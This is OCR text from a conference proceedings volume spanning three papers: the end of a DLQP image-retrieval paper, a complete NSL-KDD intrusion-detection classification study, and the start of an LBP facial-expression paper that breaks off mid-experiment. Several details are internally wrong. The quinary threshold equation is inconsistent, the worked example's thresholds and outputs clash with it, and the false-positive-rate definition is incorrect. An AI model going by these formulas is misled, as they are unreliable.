$$f_6(p_c, \tau_2, \tau_1) = \begin{cases} +2, & p_c \geq \tau_2 \\ +1, & \tau_1 \leq (p_c) > \tau_2 \\ 0, & -\tau_1 > (p_c) < \tau_1 \\ -1, & \tau_2 < (p_c) \leq -\tau_1 \\ -2, & p_c \leq -\tau_2 \end{cases} \tag{5}$$

where τ_2, τ_1 are the upper and lower threshold parameters, respectively.

The DLQP is defined ($\alpha = 0°, 45°, 90°$ and 135°) as follows:

$$\mathrm{DLQP}(I(g_c))|_{\alpha} = \left\{\hat{I}_{\alpha}^{\mathrm{DLQP}}(g_c); \hat{I}_{\alpha}^{\mathrm{DLQP}}(g_1); \hat{I}_{\alpha}^{\mathrm{DLQP}}(g_2); \ldots \hat{I}_{\alpha}^{\mathrm{DLQP}}(g_8)\right\} \tag{6}$$

DLQP is the quinary pattern (−2, −1, 0, 1, 2) which is further converted into four binary patterns i.e., two upper patterns (UPs) and two lower patterns (LPs). The detailed representation of these four patterns is shown in Fig. 2. Eventually, the given image is converted to two UP and two LP images having values ranging from 0 to 511. After calculation of UP and LP, the whole image is represented by building a histogram supported by Eq. (7).

$$H_{\mathrm{DLQP}|_{\alpha}}(l) = \sum_{j=1}^{N_1} \sum_{k=1}^{N_2} f_7\big(\mathrm{DLQP}(j,k)|_{\alpha}, l\big); \quad l \in [0, 511] \tag{7}$$

where the size of input image is $N_1 \times N_2$.




Fig. 2 Calculate the DLQP operators along 0° direction

In the DLQP, the obtained directional quinary pattern along 0° is further coded into two upper (A and B) and two lower (C and D) binary patterns which are shown in Fig. 2 (UP and LP). The two upper patterns are obtained by retaining 2 by 1 and replacing 0 for −2, −1, 1, and 0 and similarly retaining 1 by 1 and replacing 0 for other values. The two lower patterns are coded by replacing −2 with 1 and 0 for others, similarly replacing −1 with 1 and 0 for −2, 1, 2, and 0.

The calculation of DLQP along 0° direction for a center pixel marked with red color has been illustrated in Fig. 2. "−5, −1, −3, 8, 8, −1, −1, 2, 1" was obtained when first-order derivative in 0° direction was applied. This pattern is further coded into quinary pattern using upper and lower thresholds $\tau_1 = 2$ and $\tau_2 = 1$; thus, "−2, 2, −2, 2, 2, −1, −2, 2, 1" is obtained. Finally, this quinary pattern is converted into four binary patterns (two UPs (A, B) and two LPs (C, D)) by keeping single value at a time (2, 1, −1, or −2), and these patterns are used for calculating feature vector in CBIR system.

3.1 Proposed System Framework for Image Retrieval

The proposed algorithm for IR system is illustrated below.

Algorithm: Proposed algorithm involves following steps
Input: Image; Output: Retrieval Result

1. Load the grayscale image.
2. Calculate the directional local difference for all pixels.
3. Compute the local quinary for each pixel.
4. Construct the DLQP histogram for each pixel.
5. Construct the feature vector.
6. Compare the query image with images in the database by using Eq. (8)
7. Retrieve the images based on best matches.

Given below are the acronyms used in the analysis of the results.

LBP	Local binary pattern features.
CS-LBP	Center-symmetric LBP.
BLK-LBP	Block-based LBP.
LTP	Local ternary pattern.
LEPINV	Local edge pattern for IR.
DBC	Directional binary pattern.
DLQP	Directional local quinary pattern.

3.2 Query Matching

In this paper, we used $\boldsymbol{d_1}$ distance method for calculating query matching.

$$d_1 \text{ distance} : D(Q,T) = \sum_{i=1}^{Lg} \left| \frac{f_{T,i} - f_{Q,i}}{1 + f_{T,i} + f_{Q,i}} \right| \tag{8}$$

where Q is query image, Lg is feature vector length, T is image in database, $f_{I,i}$ is ith feature of image I in the database, and $f_{Q,i}$ is ith feature of query image Q.

4 Experimental Results and Discussions

The main motive of these experiments is to assess the performance of the proposed method for IR system using Corel 5K database DB1 [15]. In this experiment, each image in the database is used as the query image. The performance of the proposed method is measured in terms of average precision, average recall, and average retrieval rate (ARR) as given in Eqs. (9), (10).

$$\text{Avg. Recall(AR)} = \frac{1}{N_c} \sum_{j=1}^{N_c} \text{GR}_j \tag{9}$$

$$\text{Avg. Precision (AP)} = \frac{1}{N_c} \sum_{j=1}^{N_c} \text{GP}_j \tag{10}$$

where N_C is number of groups. Results obtained are discussed in the following subsections.

DB1 contains 5,000 images of 50 different categories; each category has 100 images ranging from natural images to outdoor sports. The performance of the proposed method is calculated in terms of average retrieval precision (ARP) and average retrieval rate (ARR).




Fig. 3 Comparison of proposed method with other existing methods categorywise **a** in terms of average retrieval precision (ARP) and **b** in terms of average retrieval recall (ARR)

Fig. 4 An example of image retrieval by proposed method (DLQP) (*top left* image is the query image)

A significant improvement of DLQP as compared to other existing methods in terms of their performance measures can be seen in Figs. 3 and 4, illustrating the query results of proposed method on DB1 (top left image is the query image). From Figure 3, it is clear that the proposed method drawn on red color shows a better recognition rate over other existing methods, LBP, LTP, and DBC on DB1 database in terms of ARR and ARP.

5 Conclusions

A novel evaluation method DLQP is introduced for texture IR. DLQP extracts the information from images using directional edge information in a neighborhood with gray-level differences between the pixels by a quinary value instead of a binary and ternary one. Extensive and comparative experiment has been conducted to evaluate our texture features for IR on one natural Corel 5K database. Experimental results show that IR approaches using DLQP features impressively yield better recognition rates than other state-of-the-art IR methods.

References

1. Rui, Y., Huang, T.S.: Image retrieval: current techniques, promising directions and open issues. J. Vis. Commun. Image Represent. **10**, 39–62 (1999)
2. Kokare, M., Chatterji, B.N., Biswas, P.K.: A survey on current content based image retrieval methods. IETE J. Res. **48**(3, 4), 261–271 (2002)
3. Smith, J.R., Chang, S.F.: Automated binary texture feature sets for image retrieval. In: Proceedings of IEEE International Conference on Acoustics, Speech and Signal Processing, Columbia University, New York, pp. 2239–2242 (1996)
4. Moghaddam, H.A., Khajoie, T.T., Rouhi, A.H., Tarzjan, M.S.: Wavelet correlogram: a new approach for image indexing and retrieval. Elsevier J. Pattern Recogn. **38**, 2506–2518 (2005)
5. Subrahmanyam, M., Maheshwari, R.P., Balasubramanian, R.: Expert system design using wavelet and color vocabulary trees for image retrieval. Int. J. Expert Syst. Appl. **39**, 5104–5114 (2012)
6. Ojala, T., Pietikainen, M., Harwood, D.: A comparative study of texture measures with classification based on feature distributions. Pattern Recogn. **29**(1), 51–59 (1996)
7. Ojala, T., Pietikainen, M., Maenpaa, T.: Multiresolution gray-scale and rotation invariant texture classification with local binary patterns. IEEE Trans. Pattern Anal. Mach. Intell. **24**(7), 971–987 (2002)
8. Tan, X., Triggs, B.: Enhanced local texture feature sets for face recognition under difficult lighting conditions. IEEE Tans. Image Proc. **19**(6), 1635–1650 (2010)
9. Subrahmanyam, M., Maheshwari, R.P., Subrahmanyam, R.: Local tetra patterns: a new feature descriptor for content based image retrieval. IEEE Trans. Image Process. **21**(5), 2874–2886 (2012)
10. Takala, V., Ahonen, T., Pietikainen, M.: Block-based methods for image retrieval using local binary patterns, SCIA 2005, LNCS 3450, pp. 882–891 (2005)
11. Marko, H., Pietikainen, M., Schmid, C.: Description of interest regions with local binary patterns. Pattern Recogn. **42**, 425–436 (2009)
12. Yao, C.-H., Chen, S.-Y.: Retrieval of translated, rotated and scaled color textures. Pattern Recogn. **36**, 913–929 (2003)
13. Heikkila, M., Pietikainen, M.: A texture-based method for modeling the background and detecting moving objects. IEEE Trans. Pattern Anal. Mach. Intell. **28**(4), 657–662 (2006)
14. Zhang, B., Zhang, L., Zhang, D., Shen, L.: Directional binary code with application to PolyU near-infrared face database. Pattern Recogn. Lett. **31**, 2337–2344 (2010)
15. Corel–1K image database. Available: http://wang.ist.psu.edu/docs/rela-ted.shtml

Data Mining Approach for Developing Various Models Based on Types of Attack and Feature Selection as Intrusion Detection Systems (IDS)

H. S. Hota and Akhilesh Kumar Shrivas

Abstract Information security is one of the important issues to protect data or information from unauthorized access. Classification techniques play very important role in information security to classify data as legitimate or normal data. Nowadays, network traffic includes large amount of irrelevant information that increases complexity of classifier and affect the classification result, so we need to develop robust model that can classify the data with high accuracy. In this paper, various types of classification techniques are applied on NSL-KDD data with Tenfold cross-validation technique in two different viewpoints. First, the classification techniques are applied for two class problem as binary classification (normal and attack), and second, it is applied for five class problem as multiclass classification. Empirical result shows that random forest technique outperforms in case of two class problem as well as five class problem on NSL-KDD data set. Due to large amount of redundant data, we have also applied feature selection techniques on random forest tree model which is best model as binary classifier as well as multiclass classifier. Model produces highest accuracy with 15 features in case of binary classification. Performance of the various models are also evaluated using other performance measures like true-positive rate (TPR), false-positive rate (FPR), precision, F-measure and receiver operating characteristic (ROC) curve and the results are found to be satisfactory.

Keywords *K*-fold validation · Feature selection · Intrusion detection system (IDS)

H. S. Hota (✉) · A. K. Shrivas
Department of Computer Science and Information Technology, Guru Ghasidas University, Bilaspur, Chhattisgarh, India
e-mail: proffhota@gmail.com

A. K. Shrivas
e-mail: akhilesh.mca29@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_85, © Springer India 2014

1 Introduction

Internet plays very important role for sharing data and online transactions. Rapidly growing of internet technology may create problem in terms of security of data and information being communicated over internet or intranet, so we need a robust technique to secure information from intruders. IDS is a tool to protect data against malicious attack. It is basically a classifier to classify data as normal and various types of attack. Many authors have worked on this issue and applied feature selection technique also. Authors [1] have explored the models on the performance of improvement of Naïve Bayes model in data mining and introduces Hidden Naïve Bayes (HNB) model as solution of Intrusion detection problem. Other authors [2] have also feature selection techniques on various models and achieved high accuracy. Feature validity-based feature selection method [3] is applied to identify important features on the Naïve Bayes classifier.

In this paper, we have used data mining–based classification techniques to classify the data as normal or attack for two class problem as well as for multiclass problem to classify a specific category of attack. We have applied different data mining techniques on NSL-KDD data set to develop IDS and compare these models with different performance measures. Due to high dimensionality of data, relevant features are also selected as feature subsets to achieve high accuracy using feature selection technique. A binary classifier is performing with almost 100 % accuracy with only 15 features of data set.

2 Materials and Methods

One of the data set publicly available for the evaluation of intrusion detection system is NSL-KDD data set [4]. In this experiment we have used 25,192 records of NSL-KDD data set with 41 features in all. This data set contains normal data and four types of attack: DoS, R2L, U2R, and Probe. NSL-KDD data set is highly unbalanced or there is no uniform distribution of samples for each type of attack. Number of samples of DoS type attack is high (9,234 samples), while on the other hand, U2R type of attack has only 11 samples.

We have used various classification models used to classify data as normal and attack. The techniques used are explained below:

Multilayer perceptron (MLP) [5] is a development from the simple perceptron in which extra hidden layers are added. More than one hidden layer can be used. The network topology is constrained to be feed forward. Generally, connections are allowed from the input layer to the first (and possible only) hidden layer, from the first hidden layer to the second and so on, until the last hidden layer to the output layer. Multilayer perceptron is a neural network that trains using popular algorithm back propagation.

Decision table [6] can be used to designed some information systems if the attribute set Q is divided into two disjoint sets which are condition attribute set C and decision attribute set D, that is, $\mathrm{C} \cup \mathrm{D} = \mathrm{Q}$ and $\mathrm{C} \cap \mathrm{D} = \emptyset$. For example, for a data set gathered for a classification task, a set C of condition attributes may represent elements of pattern X describing an object, and a set D may represent a classification decision.

Decision tree [7] is flow chart like tree structure, where each node denotes a test on an attribute value, each branch represents an outcome of the test, and tree leaves represent class distributions. Decision tree can easily be converted to classification rule. Decision tree algorithm is a classification technique used to classify the data. In this paper, we have used three decision tree algorithms C4.5, random forest, and reduced error pruning (REP) tree.

3 *K*-fold Cross-Validation and Feature Selection

In k-fold cross-validation [7], the initial data are randomly partitioned into k mutually exclusive subsets or "folds," D_1, D_2, …, $D_{k,}$ each of approximately equal size. Training and testing is performed k times. In iteration i, partition D_i is reserved as the test set, and the remaining partitions are collectively used to train the model. That is, in the first iteration, subsets D_2, …, D_k collectively serve as the training set in order to obtain a first model, which is tested on D_1; the second iteration is trained on subsets D_1, D_3, …, D_k and tested on D_2; and so on. Unlike the holdout and random subsampling methods, here, each sample is used the same number of times for training and once for testing. For classification, the accuracy estimate is the overall number of correct classifications from the k iterations, divided by the total number of tuples in the initial data. For prediction, the error estimate can be computed as the total loss from the k iterations, divided by the total number of initial tuples.

Leave-one-out is a special case of k-fold cross-validation where k is set to the number of initial tuples. That is, only one sample is "left out" at a time for the test set. In stratified cross-validation, the folds are stratified so that the class distribution of the tuples in each fold is approximately the same as that in the initial data. In this paper, we have used stratified tenfold cross-validation.

Feature subset selection [8] is an important problem in knowledge discovery, not only for the insight gained from determining relevant modeling variables, but also for the improved understandability, scalability, and, possibly, accuracy of the resulting models. In the feature selection, the main goal is to find a feature subset that produces higher classification accuracy. In this research work, we have applied combination of information gain (IG) and ranker based feature section techniques.

4 Model Evaluation Criteria

The following performance measures are used to evaluate the robustness of classifiers:

1. *Accuracy*: Measures the proportion of correct predictions considering the positive and negative inputs. It is highly dependent of the data set distribution that can easily lead to wrong conclusions about the system performance.
2. *True-positive rate (TPR)*: Measures the proportion of the true positives, that is, the ability of the system on predicting the correct values in the cases presented.
3. *False-positive rate (FPR)*: Measures the proportion of the true negatives, that is, the ability of the system on predicting the correct values for the cases that are the opposite of the desired one.
4. *Precision*: It is the rate of instances classified correctly among the result of classifier.
5. *F-measure*: It is the harmonic mean of precision and recall.
6. *Receiver Operating Characteristic (ROC) Curve*: ROC curves [7] are a useful visual tool for comparing two classification models which shows the trade-off between the TPR or sensitivity and the false-positive rate for a given model. The area under the ROC curve is a measure of the accuracy of the model.

5 Experimental Results and Discussion

Experimental work is carried out using WEKA open source data mining software [9] under JAVA environment and Windows operating system with Intel–IV machine with tenfold cross-validation. There are three subcomponents of the entire work as binary classification model, multiclass classification model, and feature selection as discussed below:

1. *Binary Classification*

Binary classifier is a classifier which classifies the samples in only two classes. In our case, these two classes are either normal data or attack related data. NSL-KDD data set is prepared to classify with only two classes. After obtaining confusion matrix, performance measures are calculated as shown in Table 1. Binary classifier is producing highest accuracy in case of random forest technique. Accuracy in this case is 99.73 %, and ROC is 100 %. These results (as highlighted in Table 1) show the ability of random forest technique.

Table 1 Comparative table for various performance measures of different models

Model	Accuracy	TPR	FPR	Precision	F-measure	ROC area
Multilayer perceptron	98.16	98.2	2.0	98.2	98.2	99.3
Decision table	98.99	99.0	1.0	99.0	99.0	99.9
C4.5	99.55	99.6	0.4	99.6	99.6	99.8
Random forest	*99.73*	*99.7*	*0.3*	*99.7*	*99.7*	*100.0*
REP tree	99.54	99.5	0.5	99.5	99.5	99.7

2. *Multiclass Classification*

In case of multiclass classification data set contains five different classes in which one is normal, and others are four different types of attack: DoS, R2L, U2R, and probe. NSL-KDD data set is prepared for multiclass problem, and various techniques are applied on this data set also performance measures like accuracy, TPR, FPR, precision and ROC area have been calculated as shown in Table 2. In case of multiclass classifier also random forest technique is producing better performance, which is highest among all other techniques.

3. *Feature Selection*

The main aim of feature selection technique is to select the relevant features and remove irrelevant features from data set to achieve high accuracy. In this experiment, we have used Information Gain (IG) feature selection techniques which selects feature based on their rank. Initially, there are 41 features in the data set which have been ranked then feature selection technique has been applied on random forest model (designated as one of the best model) with highest accuracy with all features in case of two class problem. Subsets of feature are then obtained as 39, 37, 35, 33, 31, 29, 27, 25, 23, 21, 19, 15, 13, 10, 8 features. Various performance measures are calculated with different features as shown in Table 3. Accuracy of these models with different feature subsets is varying with decreasing number of features. One of the model has produced highest accuracy in case of 15 features, as the accuracy in this case is 99.76 %. Other error measures like TPR, FPR, precision, recall, F-measures, and ROC area are also calculated for different feature subsets and is in acceptable range. Applying feature selection technique is beneficial in case of NSL-KDD data set became accuracy in case of only 15 features is 0.03 % higher than accuracy (99.73 %) obtained in case of 39 features.

Table 2 Comparative table for various performance measures of different models

Model	Accuracy	TPR	FPR	Precision	F-measure	ROC area
Multilayer perceptron	98.34	98.3	1.5	98.3	98.3	99.1
Decision table	98.99	99.0	0.9	99.0	99.0	99.8
C4.5	99.46	99.50	0.4	99.4	99.5	99.7
Random forest	**99.65**	**99.7**	**0.3**	**99.6**	**99.6**	**100.0**
REP tree	98.90	98.9	0.7	98.9	98.9	99.7

Table 3 Comparative measures after applying feature selection for two classes problem

Number of feature selected	Accuracy	TPR	FPR	Precision	F-measure	ROC area
39	99.73	99.7	0.3	99.7	99.7	100.0
37	99.73	99.7	0.3	99.7	99.7	100.0
35	99.75	99.8	0.3	99.8	99.8	100.0
33	99.70	99.7	0.3	99.7	99.7	100.0
31	99.74	99.7	0.3	99.7	99.7	100.0
29	99.74	99.74	0.3	99.7	99.7	100.0
27	99.72	99.7	0.3	99.7	99.7	100.0
25	99.75	99.8	0.3	99.8	99.8	100.0
23	99.73	99.7	0.3	99.7	99.7	100.0
21	99.73	99.7	0.3	99.7	99.7	100.0
19	99.72	99.7	0.3	99.7	99.7	100.0
15	**99.76**	**99.8**	**0.3**	**99.8**	**99.8**	**100.0**
13	99.73	99.7	0.3	99.7	99.7	99.9
10	99.74	99.7	0.3	99.7	99.7	100.0
8	99.68	99.7	0.3	99.7	99.7	99.9

6 Conclusion

Computer network is a highway of data and information communication in safe manner. Intrusion is one of the drawbacks of computer network, an intruder can enter into a system over computer network and can harm data and information. To avoid this, firewall equipped with intrusion detection system is required. IDS can filter unwanted information and allow desirable information toward local network. In this paper, an attempt has been made to design an IDS based on various data mining techniques applied on NSL-KDD intrusion data with tenfold cross-validation for binary and multiclass intrusion classification. A random forest data mining technique has produced better results than others, this model was considered again to apply feature selection and found that random forest based classifier is working well for only 15 number of features for two class data classification.

References

1. Koc, L., et al.: A network intrusion detection system based on hidden naive bayes multiclass classifier. J. Expert Syst. Appl. **39**, 13492–13500 (2012)
2. Sun, M., et al.: A new method of feature selection for flow classification. International Conference on Applied Physics and Industrial Engineering, vol. 24, pp. 1729–1736 (2012)
3. Mukherjee, S., et al.: Intrusion detection using bayes classifier with feature reduction. Procedia Technol. **4**, 119–128 (2012)
4. NSL-KDD data set for network based intrusion detection system, available on http://www.iscx.info/NSL-KDD/

5. Pujari, A.K.: Data mining techniques, 4th edn. Universities Press (India) Private Limited (2001)
6. Cios, K., et al.: Data mining methods for knowledge discovery, 3rd edn. Kluwer Academic Publishers, Heidelberg (2000)
7. Han, J., Kamber, M.: Data mining concepts and techniques, 2nd edn. Morgan Kaufmann, San Francisco (2006)
8. Wang, J.: Data Mining: opportunities and challenges. Idea Group, USA (2003)
9. Web sources: http://www.cs.waikato,ac.nz/∼ml/weka/

Facial Expression Recognition Using Local Binary Patterns with Different Distance Measures

Sarika Jain, Sunny Bagga, Ramchand Hablani, Narendra Chaudhari and Sanjay Tanwani

Abstract Facial expression recognition is a well-known activity in the domain of human–computer interaction and computer vision. In this work, we have applied face detection algorithm on the images to get the facial part only; then, we have used local binary pattern (LBP) operator to get the facial features. Finally, to match the test image with the different expressions, various distance measures which are Euclidian distance, taxicab distance, chessboard distance, Bray–Curtis distance and chi-square distance have been applied. The maximum facial expression recognition rate of Bray–Curtis distance measure reaches 92.85 % for person-dependent expression recognition, which is better than other distance measures. The experiments were performed on JAFFE which is a standard dataset, and result shows that the facial expression recognition with LBP and Bray–Curtis for person-dependent recognition is an effective method.

Keywords Facial expression · Local binary patterns · Distance measures · Person-dependent expression recognition

S. Jain · S. Bagga · R. Hablani (✉)
Computer Science Department, Sanghvi Institute of Management and Science, Indore, India
e-mail: ram.hablani@gmail.com

N. Chaudhari
Computer Science and Engineering, Indian Institute of Technology, Indore, India
e-mail: nsc183@gmail.com

S. Tanwani
Computer Science and Engineering, School of Computer Science and IT DAVV, Indore, India
e-mail: sanjay_tanwani@hotmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_86, © Springer India 2014

1 Introduction

Facial expressions play a vital role in cognition of human expression. Recognition of facial expression can be an important part of natural human–computer interaction. It may also be used in behavioural studies, security, lie detection, activity monitoring, education and interactive/animated games. "Non verbal communication prevails over words themselves in human communication" (M. Pantic) [1]. Ekman and Freisen in 1971 proposed six prototypical (basic) facial expressions: anger, disgust, fear, happiness, sadness and surprise, which are universally recognized facial expressions [2].

The majority of research conducted in automatic analysis of facial expressions can be categorized into two main streams. The first deals with automated recognition of facial action units (AUs) defined under the Facial Action Coding System (FACS) [3] model, a widely used model for coding muscle actions in behavioural sciences. The second stream pursues the goal of facial expression recognition by extracting features from the input image. We are adopting the latter approach due to its potential benefits determining the vectors that best represent change in expression over the entire face image. These extracted features are used for classifications. Distance measure-based classification is taken from statistical theory.

The dataset is divided into two subsets for training and testing. We propose a method to recognize the facial expression by applying local binary patterns (LBP) for feature extraction. LBP histograms are then used as feature vectors. These vectors of training images are stored as templates for further use. We measure the distance of test image vector with all the stored templates, and template with minimum distance is declared as recognized expression. By using different distance measures, we classify the expressions. We propose a comparative analysis of five such distance measure techniques.

2 Local Binary Patterns

The original LBP operator, introduced by Ojala [4], is a powerful method of texture description. Figure 1 shows how LBP code is calculated in a 3×3 neighbourhood which contains totally nine grey values. For all pixels in an image, a binary code is produced by comparing its neighbourhood with the value of the central pixel. Pixels encircling the central pixel are labelled 1 if their values are greater than or equal to the value of the central pixel or 0 otherwise. The LBP binary code of the centre pixel is composed of those labels anticlockwise. Finally, the LBP for centre pixel is obtained by converting the binary code into a decimal one. Formally, given a pixel at (x_c, y_c), the resulting LBP can be expressed in the decimal form as




Fig. 1 Calculation of LBP




Fig. 2 **a** The detected face from original image. **b** LBP of image. **c** Feature histogram of LBP image

$$\mathrm{LBP}(x_c, y_c) = \sum_{n=0}^{7} \mathrm{s}\left(i_{n,} - i_c\right) 2^{\mathrm{n}} \tag{1}$$

where n runs over the 8 neighbours of the central pixel, i_c and i_n are the grey-level values of the central pixel and the surrounding pixel and $s(x)$ is 1 if $x \geq 0$ and 0 otherwise.

Ojala et al. [5] found that the vast majority of the LBP patterns in a local neighbourhood are so-called uniform patterns. An LBP is called uniform if the binary pattern contains at most two bitwise transitions from 0 to 1 or vice versa when it is considered circular. For example, the patterns 00000000 (0 transitions), 01110000 (2 transitions) and 11001111 (2 transitions) are uniform LBPs, whereas the patterns 11001001 (4 transitions) and 01010011 (6 transitions) are not. In the computation of the LBP histogram, non-uniform patterns are clustered so that the histogram for every uniform pattern has reduced the dimension from 256 to 59 bins. The LBP and its histogram of an image are shown in Fig. 2.

3 Distance Measures

To classify any expression, we first extract the features and then calculate distances between those features from training and testing data. The features with minimum distance are categorized on this basis. This concept of physical distance is well suited with Euclidian distance. It is one of the basic classifiers, which has

shown significant performance with many feature extraction methods. But, there are many other distance measures which can be used for multivariate samples. These non-Euclidean distances are of different types: some still satisfy the basic axioms of what mathematicians call a metric, while others are not even metrics but still make very good sense as a measure of difference between samples in the context of certain data. In this work, we consider several non-Euclidean distance measures that are popular: the Bray–Curtis dissimilarity, the taxicab distance (also called the city-block or Manhattan distance), chessboard distance and chi-square distance.

3.1 Euclidian Distance and Taxicab Distance

Euclidian distance is used very often especially when measuring the distance in the plane; according to the Euclidean distance formula, the distance between two points in the plane with coordinates (x, y) and (a, b) is given by

$$\mathbf{Dist}_{ED}((\mathbf{x}, \mathbf{y}), (\mathbf{a}, \mathbf{b})) = \sqrt{(\mathbf{x} - \mathbf{a})^2 + (\mathbf{y} - \mathbf{b})^2} \quad (2)$$

The source of this formula is in the Pythagorean theorem. It is shown in Fig. 3. The horizontal distance between the points is 4, and the vertical distance is 3. Let us introduce one more point $(-2, -1)$. With this small addition, we get a right-angled triangle with legs 3 and 4. By the Pythagorean theorem, hypotenuse^2 = base^2 + perpendicular^2, which gives the length of the hypotenuse as 5, same as the distance between the two points according to the distance formula.

This is of course always the case: the straight line segment whose length is taken to be the distance between its endpoints always serves as a hypotenuse of a right triangle. The performance of ED depends on the circumstances. For example, in the plane—since the Earth is round, this means within relatively small areas of surface—it is pretty good, provided the distance is exactly what you want to estimate [6].

Indeed, in a city—just to take one example—it is often impossible to move from one point straight to another. There are buildings, streets busy with traffic,




Fig. 3 Euclidian distance calculation

fences and what not to be accounted for. In a city, one often finds that the taxicab distance formula is more useful.

$$\mathbf{Dist}_{TC}((\mathbf{x}, \mathbf{y}), (\mathbf{a}, \mathbf{b})) = |\mathbf{x} - \mathbf{a}| + |\mathbf{y} - \mathbf{b}| \tag{3}$$

In mathematics, the Euclidean distance is most fundamental. Although Euclidian distance is widely used as a distance measure, there are other distance measures too which can be used for classification purpose [7]. We tried exploring 7 such type of distance measures.

3.2 Chessboard Distance

The chessboard distance is a metric defined on a vector space where the distance between two vectors is the greatest of their differences along any coordinate dimension [8]. In two dimensions, i.e. plane geometry, if the points P and Q have Cartesian coordinates ($x1$; $y1$) and ($x2$; $y2$), their chessboard distance is:

$$\mathbf{Dist}_{CB}((\mathbf{x}, \mathbf{y}), (\mathbf{a}, \mathbf{b})) = \mathbf{max}\,(|\mathbf{x} - \mathbf{a}|, |\mathbf{y} - \mathbf{b}|) \tag{4}$$

3.3 Chi-Square Distance

The chi-square distance is weighted Euclidian distance, where each squared term corresponding to the coordinate is weighted inversely with weighted profile value corresponding to that coordinate. It is one of the most popular metrics used in statistical analysis of data. It is well suited for large datasets also [9].

$$\mathbf{Dist}_{CS} = \chi^2 = \sum (\mathbf{Si} - \mathbf{Mi})^2 / (\mathbf{Si} + \mathbf{Mi}) \tag{5}$$

3.4 Bray-Curtis Distance

When it comes to ecological abundance data collected at different sampling locations, the Bray–Curtis dissimilarity is proved to be best and reasonable ways of quantifying the difference between samples [10]. The computation involves summing the absolute differences between the counts and dividing this by the sum of all the array values in the two samples.

$$\mathbf{Dist}_{BC} = \sum |\mathbf{Si} - \mathbf{Mi}| / \left(\sum \mathbf{Si} + \sum \mathbf{Mi} \right) \tag{6}$$

This distance measure does not satisfy the triangular inequality. The work examined all these distance measures with our system. Experiments show different performances for facial expression recognition system and compared the results [11].

4 Facial Expression Database

The Japanese Female Facial Expression (JAFFE) database consists of 213 images with seven different expressions given by 10 female subjects. This database uses Ekman's six universal emotions, along with the additional category of neutral. Each image in the database was graded by 60 different Japanese graders to ensure consistency and relation to the emotion being expressed [12]. The dataset is considered as posed one as the expressions are only still images and not spontaneous [13]. Some images of the database are shown in Fig. 4.

5 Proposed Method

The automatic facial expression recognition systems have three major steps to achieve recognition of expressions which are as follows: face acquisition and preprocessing, feature extraction, and classification. In our case, we are using standard dataset so there is no need for acquisition. In preprocessing we are using face detection, so that unnecessary information can be curtailed. Here, we have manually cropped the facial part from the image. Then LBP is applied on the cropped image. The histogram of LBP is used for classification. In our system, we are using distance-measure-based classifier, where different distance measures are being calculated. The expression that has minimum distance will be declared as classified expression. The proposed system is shown in Fig. 5.

In our work, we are analyzing and comparing different distance measures as classifiers. We have applied totally five different classifiers, and their performances are presented in the next section.

6 Experiment and Results

We are using different distance measures for classifiers. We have used JAFFE database for our experiments; first, we divide database of JAFFE images into training and testing datasets randomly. 75 % data subset is selected for training,




Fig. 4 JAFFE dataset

